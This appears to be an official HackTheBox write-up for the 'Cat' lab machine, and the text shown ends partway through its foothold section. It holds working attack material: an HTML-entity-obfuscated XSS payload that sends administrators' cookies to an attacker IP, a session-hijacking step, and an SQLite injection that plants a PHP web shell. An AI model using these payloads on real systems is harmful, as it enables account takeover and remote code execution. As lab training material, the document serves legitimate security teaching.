



# HACKTHEBOX



## Cat

10<sup>th</sup> June 2025

Prepared By: ctrlzero

Machine Author: FisMatHack

Difficulty: **Medium**

Classification: Official

## Synopsis

---

Cat is a medium-difficulty Linux machine that features a custom PHP web application vulnerable to cross-site scripting (XSS), which can trigger an `onerror` event to bypass the application's security filters. Leveraging this XSS vulnerability, we can perform cookie hijacking to steal an administrator's cookie and elevate our privileges in the application. We can then perform a SQL Injection on a SQLite database to get remote code execution by storing a malicious web shell in the database. With access to the internal application database, we can recover a password from the database by cracking its hash to gain access as a user who has group membership to read server logs. These logs leak a clear-text password to a user accessing an internally hosted Gitea instance on version 1.22.0, vulnerable to an XSS attack via [CVE-2024-6886](#) due to improper input sanitization. By exploiting [CVE-2024-6886](#), we can read a private Gitea repository containing a credential for the root user.

## Skills Required

---

- Deep Enumeration
- Basic Scripting
- Basic PHP code review

## Skills Learned

---

- JS Security filter bypass
- XSS techniques
- SQL Injection techniques

# Enumeration

We'll start the enumeration by starting an `nmap` scan.

## Nmap

```
$ nmap -Pn -A -oV --top-ports 1000 cat.htb
Starting Nmap 7.93 ( https://nmap.org ) at 2025-06-10 06:48 MDT
Nmap scan report for cat.htb (10.129.231.253)
Host is up (0.055s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 962df5c6f69f5960e56585ab49e47614 (RSA)
|   256 9ec4a440e9dacc62d1d65a2f9e7bd4aa (ECDSA)
|_  256 6e222a6a6debde19b71697c27e8929d5 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
| http-git:
|   10.129.231.253:80/.git/
|     Git repository found!
|     Repository description: Unnamed repository; edit this file 'description' to
name the...
|_    Last commit message: Cat v1
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Best Cat Competition
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_     httponly flag not set
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.44 seconds
```

We can see from the above output that only `22/tcp` and `80/tcp` are open. A key piece of information is that a readable `Git` repository has been found in the web application directory. We can download the repository information with the [Git-Dumper](#) tool to review the application source code locally.

```
$ git clone https://github.com/arthaud/git-dumper.git

Cloning into 'git-dumper'...
remote: Enumerating objects: 201, done.
remote: Counting objects: 100% (101/101), done.
remote: Compressing objects: 100% (44/44), done.
remote: Total 201 (delta 67), reused 59 (delta 57), pack-reused 100 (from 2)
Receiving objects: 100% (201/201), 61.32 KiB | 1.18 MiB/s, done.
Resolving deltas: 100% (104/104), done.
```


```
$ ./git_dumper.py http://cat.htb git_repo
[-] Testing http://cat.htb/.git/HEAD [200]
[-] Testing http://cat.htb/.git/ [403]
[-] Fetching common files
<SNIP>
[-] Finding packs
[-] Finding objects
[-] Fetching objects
<SNIP>
[-] Fetching
http://cat.htb/.git/objects/7b/a662bf012ce71d0db9e86c80386b7ae0a54ea1 [200]
[-] Running git checkout .
```



Before we perform a code review, let's fuzz the host and then look at the application to see our available functionality. We can add the hostname to our `/etc/hosts` file with the following.

```
$ echo "<IP> cat.htb" | sudo tee -a /etc/hosts
```


```
$ ffuf -w ~/wordlists/raft-medium-words.txt -u "http://cat.htb/FUZZ" -c -fc 403

css [Status: 301, Size: 300, words: 20, Lines: 10, Duration: 60ms]
img [Status: 301, Size: 300, words: 20, Lines: 10, Duration: 57ms]
uploads [Status: 301, Size: 304, words: 20, Lines: 10, Duration: 57ms]
. [Status: 200, Size: 3075, words: 870, Lines: 130, Duration: 60ms]
winners [Status: 301, Size: 304, words: 20, Lines: 10, Duration: 56ms]
.git [Status: 301, Size: 301, words: 20, Lines: 10, Duration: 52ms]
```





Let's create an account and review the HTTP request with Burp Suite to better understand how this application functions.




```
GET /join.php?
username=test&email=test%40cat.htb&password=test&registerForm=Register HTTP/1.1
Host: cat.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cat.htb/join.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=h288djl dhvfgvpsm1103kkifr
Connection: keep-alive
```

The above output shows that the application uses a `GET` method rather than a `POST`. This is interesting because we can assume two things:


- The application will do a database lookup for existing credentials to use for authentication, and if they do not exist, then they will be created
- The login requests will appear in the Apache server logs, which could mean we can see other account credentials that have logged in.

Once we've successfully logged in, we can see in the `Contest` section that we can upload a photo.




The screenshot shows a web browser at the URL `cat.htb/contest.php`. The navigation bar includes links for Home, Vote, Contest (highlighted with a red box), Winners, and Logout. The main content area is titled "Contest - Best Cat Community" and contains a registration form with the following fields: Cat Name (text input), Cat Age (text input), Cat Birthdate (date picker), Cat Weight (in kg) (text input), and Cat Photo (file upload button labeled "Choose File" with "No file chosen" text). A blue "Register Cat" button is at the bottom of the form.

Let's upload a sample PNG file to observe the application's intended functionality before attempting to explore any potential vulnerabilities. The screenshot below indicates that our photo was successfully uploaded and sent for inspection, potentially meaning that an administrator has to approve it.



The screenshot shows the same registration form, but with a green message box at the top stating "Cat has been successfully sent for inspection." (highlighted with a red box). The form fields are now populated: Cat Name is "test", Cat Age is "23", Cat Birthdate is "06/10/2025", Cat Weight (in kg) is "23", and Cat Photo is "cat2.png" (next to the "Choose File" button). The blue "Register Cat" button remains at the bottom.

If we then submit a name containing `test!@#$$%^&*()`, we get the following response, which suggests that some input sanitization is being performed.



We can now grep for this message to see how the application implements the sanitization.

```
$ grep "invalid characters" *
contest.php:      $error_message = "Your entry contains invalid characters.";
```

### contest.php

```
// Check if the form has been submitted
if ($_SERVER["REQUEST_METHOD"] == "POST") {
    // Capture form data
    $cat_name = $_POST['cat_name'];
    $age = $_POST['age'];
    $birthdate = $_POST['birthdate'];
    $weight = $_POST['weight'];

    $forbidden_patterns = "[+*{}',;<()\\[\\]\\\\\\/:/";

    // Check for forbidden content
    if (contains_forbidden_content($cat_name, $forbidden_patterns) ||
        contains_forbidden_content($age, $forbidden_patterns) ||
        contains_forbidden_content($birthdate, $forbidden_patterns) ||
        contains_forbidden_content($weight, $forbidden_patterns)) {
        $error_message = "Your entry contains invalid characters.";
    } else {
        // Generate unique identifier for the image
        $imageIdentifier = uniqid() . "-";

        // Upload cat photo
        $target_dir = "uploads/";
        $target_file = $target_dir . $imageIdentifier . basename($_FILES["cat_photo"]["name"]);
        $uploadOk = 1;
        $imageFileType = strtolower(pathinfo($target_file, PATHINFO_EXTENSION));
```

### view\_cat.php

```
<div class="container">
  <h1>Cat Details: <?php echo $cat['cat_name']; ?></h1>
  " class="cat-photo">
  <div class="cat-info">
    <strong>Name:</strong> <?php echo $cat['cat_name']; ?><br>
    <strong>Age:</strong> <?php echo $cat['age']; ?><br>
    <strong>Birthdate:</strong> <?php echo $cat['birthdate']; ?><br>
    <strong>Weight:</strong> <?php echo $cat['weight']; ?> kg<br>
    <strong>Owner:</strong> <?php echo $cat['username']; ?><br>
    <strong>Created At:</strong> <?php echo $cat['created_at']; ?>
  </div>
</div>
```

From the above output, we can see that the " (double quote) character is not part of the pattern blacklist and that the application is not using the [htmlspecialchars\(\)](#) function to sanitize the output, meaning we can potentially bypass the filter using [HTML injection](#) in our upload filename which will be rendered when it is viewed. One method is to use the [onerror](#) bypass.

We can also confirm a difference in code by reviewing `admin.php`, which does use the `htmlspecialchars()` function to sanitize the list of uploaded photos.

```
" class="cat-photo">
```

If we inject the following into our filename, we can trick the application into rendering our payload when our upload is viewed via the `view_cat.php` page.

```
x" onerror="" x="
```

Original code:

```
" class="cat-photo">
```

Injected code:

```

```

Because the `()` (parenthesis) characters are also in the blacklist we'll need to use an additional technique to [obfuscate](#) our input so that our payload is rendered correctly. For this, we can convert our payload to a Hex HTML entity.

We can either use this [Cyberchef Recipe](#) to convert it or the following Python script. Both methods will convert our payload to a Hex HTML entity and also strip out the `;` (semi-colon) character as that is also part of the blacklist.

## payload

```
fetch('http://10.10.14.91:8000/?cookie=' + document.cookie);
```

```
#!/usr/bin/python3
import sys

if len(sys.argv) != 2:
    print(f'[*] Usage: {sys.argv[0]} <payload>')
    sys.exit(1)

string = sys.argv[1]

def Encoding(string):
    output = ''
    for character in string:
        output += '&#x' + hex(ord(character))[2:]
    return output

if __name__ == '__main__':
    hexHtmlEncoding = Encoding(string)
    print(hexHtmlEncoding)
```



## encoded payload

```
&#x66&#x65&#x74&#x63&#x68&#x28&#x27&#x68&#x74&#x74&#x70&#x3a&#x2f&#x2f&#x31&#x30&#x2e&#x31&#x30&#x2e&#x31&#x34&#x2e&#x39&#x31&#x3a&#x38&#x30&#x30&#x30&#x2f&#x3f&#x63&#x6f&#x6f&#x6b&#x69&#x65&#x3d&#x27&#x20&#x2b&#x20&#x64&#x6f&#x63&#x75&#x6d&#x65&#x6e&#x74&#x2e&#x63&#x6f&#x6f&#x6b&#x69&#x65&#x29&#x3b
```

## final payload

```
x"
onerror="&#x66&#x65&#x74&#x63&#x68&#x28&#x27&#x68&#x74&#x74&#x70&#x3a&#x2f&#x2f&#x31&#x30&#x2e&#x31&#x30&#x2e&#x31&#x34&#x2e&#x39&#x31&#x3a&#x38&#x30&#x30&#x30&#x2f&#x3f&#x63&#x6f&#x6f&#x6b&#x69&#x65&#x3d&#x27&#x20&#x2b&#x20&#x64&#x6f&#x63&#x75&#x6d&#x65&#x6e&#x74&#x2e&#x63&#x6f&#x6f&#x6b&#x69&#x65&#x29&#x3b" x="
```

Once we have our encoded payload, we can submit another upload form with the following payload to inject our HTML code and wait for an administrator to check our submission. We'll also need to ensure that the uploaded image will throw an error by corrupting the image data.

## png example

```
7 Content-Disposition: form-data; name="cat_name" \r \n
8 \r \n
9 x"
onerror="&#x66&#x65&#x74&#x63&#x68&#x28&#x27&#x68&#x74&#x74&#x70&#x3a&#x2f&#x2f&#x31&#x30&#x2e&#x31&#x30&#x2e&#x31&#x34&#x2e&#x39&#x31&#x3a&#x38&#x30&#x30&#x30&#x2f&#x3f&#x63&#x6f&#x6f&#x6b&#x69&#x65&#x3d&#x27&#x20&#x2b&#x20&#x64&#x6f&#x63&#x75&#x6d&#x65&#x6e&#x74&#x2e&#x63&#x6f&#x6f&#x6b&#x69&#x65&#x29&#x3b" x=" \r \n
10 -----WebKitFormBoundaryiSiljNM6YsvuZ3XO \r \n
11 Content-Disposition: form-data; name="age" \r \n
12 \r \n
13 23 \r \n
14 -----WebKitFormBoundaryiSiljNM6YsvuZ3XO \r \n
15 Content-Disposition: form-data; name="birthdate" \r \n
16 \r \n
17 2025-06-10 \r \n
18 -----WebKitFormBoundaryiSiljNM6YsvuZ3XO \r \n
19 Content-Disposition: form-data; name="weight" \r \n
20 \r \n
21 23 \r \n
22 -----WebKitFormBoundaryiSiljNM6YsvuZ3XO \r \n
23 Content-Disposition: form-data; name="cat_photo"; filename="cat2.png" \r \n
24 Content-Type: image/png \r \n
25 \r \n
26 89 PNG \r \n
27 1a \r \n
28 \0 \0 \0 \r IHDR \0 \0 02 a2 \0 \0 01 Q 08 \r \n
29 -----WebKitFormBoundaryiSiljNM6YsvuZ3XO-- \r \n
```


## gif example

```
Content-Disposition: form-data; name="cat_photo"; filename="cat2.png"
Content-Type: image/png

GIF89a;
test
```

After a few seconds, we can see that we were able to capture the application administrator's cookie. By replacing our current session cookie with the administrator's that we just received and refreshing our browser, we can see that we've successfully hijacked the user's session.

```
10.129.231.253 - - [10/Jun/2025 09:22:30] "GET /?
cookie=PHPSESSID=kghvq2859ksg7fbf5sfvi7gvjk HTTP/1.1" 200 -
```



## Foothold

Further code review shows that the upload's `Accept` function is vulnerable to SQL injection. We can see the vulnerable lines by reviewing and comparing the functions and noticing that the function to accept a submission does not use prepared SQL statements. This means that the application will take our input without sanitization.

### accept\_cat.php

```
<?php
include 'config.php';
session_start();

if (isset($_SESSION['username']) && $_SESSION['username'] === 'axel') {
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        if (isset($_POST['catId']) && isset($_POST['catName'])) {
            $cat_name = $_POST['catName'];
            $catId = $_POST['catId'];
            $sql_insert = "INSERT INTO accepted_cats (name) VALUES ('$cat_name')";
            $pdo->exec($sql_insert);

            $stmt_delete = $pdo->prepare("DELETE FROM cats WHERE cat_id = :cat_id");
            $stmt_delete->bindParam(':cat_id', $catId, PDO::PARAM_INT);
            $stmt_delete->execute();

            echo "The cat has been accepted and added successfully.";
        } else {
            echo "Error: Cat ID or Cat Name not provided.";
        }
    } else {
        header("Location: /");
        exit();
    }
} else {
    echo "Access denied.";
}
?>
```

## delete\_cat.php

```
<?php
include 'config.php';
session_start();

if (isset($_SESSION['username']) && $_SESSION['username'] == 'axel'){
    if ($_SERVER["REQUEST_METHOD"] == "POST") {
        if (isset($_POST['catId'])) {
            $catId = $_POST['catId'];

            $stmt_select = $pdo->prepare("SELECT photo_path FROM cats WHERE cat_id = :cat_id");
            $stmt_select->bindParam(':cat_id', $catId, PDO::PARAM_INT);
            $stmt_select->execute();
            $cat = $stmt_select->fetch(PDO::FETCH_ASSOC);

            if ($cat) {
                $photo_path = $cat['photo_path'];

                $stmt_delete = $pdo->prepare("DELETE FROM cats WHERE cat_id = :cat_id");
                $stmt_delete->bindParam(':cat_id', $catId, PDO::PARAM_INT);
                $stmt_delete->execute();

                if (file_exists($photo_path)) {
                    unlink($photo_path);
                }

                echo "The cat has been rejected and removed successfully.";
            } else {
                echo "Error: Cat not found.";
            }
        } else {
            echo "Error: Cat ID not provided.";
        }
    } else {
        header("Location: /");
        exit();
    }
} else {
    echo "Access denied.";
}
?>
```

Knowing that this application uses a SQLite database, as confirmed in `config.php` on line 7, we can explore potential payloads to exploit this. [Payloads All The Things](#) has a payload available that we can try for [RCE](#).

```
ATTACH DATABASE '/var/www/lo1.php' AS lo1;
CREATE TABLE lo1.pwn (dataz text);
INSERT INTO lo1.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?>");--
```

Let's capture a request in Burp as the application administrator and construct a `POST` request to exploit the `Accept` function in `accept_cat.php`

## payload

```
x');ATTACH DATABASE '/var/www/cat.htb/lo1.php' AS lo1; CREATE TABLE lo1.pwn
(dataz text); INSERT INTO lo1.pwn (dataz) VALUES ("<?php system($_GET['cmd']); ?
>");--
```

URL encoded:

```
x')%3bATTACH+DATABASE+' /var/www/cat.htb/lo1.php'+AS+lo1%3b+CREATE+TABLE+lo1.pwn+
(dataz+text)%3b+INSERT+INTO+lo1.pwn+(dataz)+VALUES+("
<%3fphp+system($_GET['cmd'])%3b+%3f>")%3b--
```

## HTTP POST request

```
POST /accept_cat.php HTTP/1.1
Host: cat.htb
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://cat.htb/admin.php
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=kghvq2859ksg7fbf5sfvi7gvjk
Connection: keep-alive
Content-Length: 192

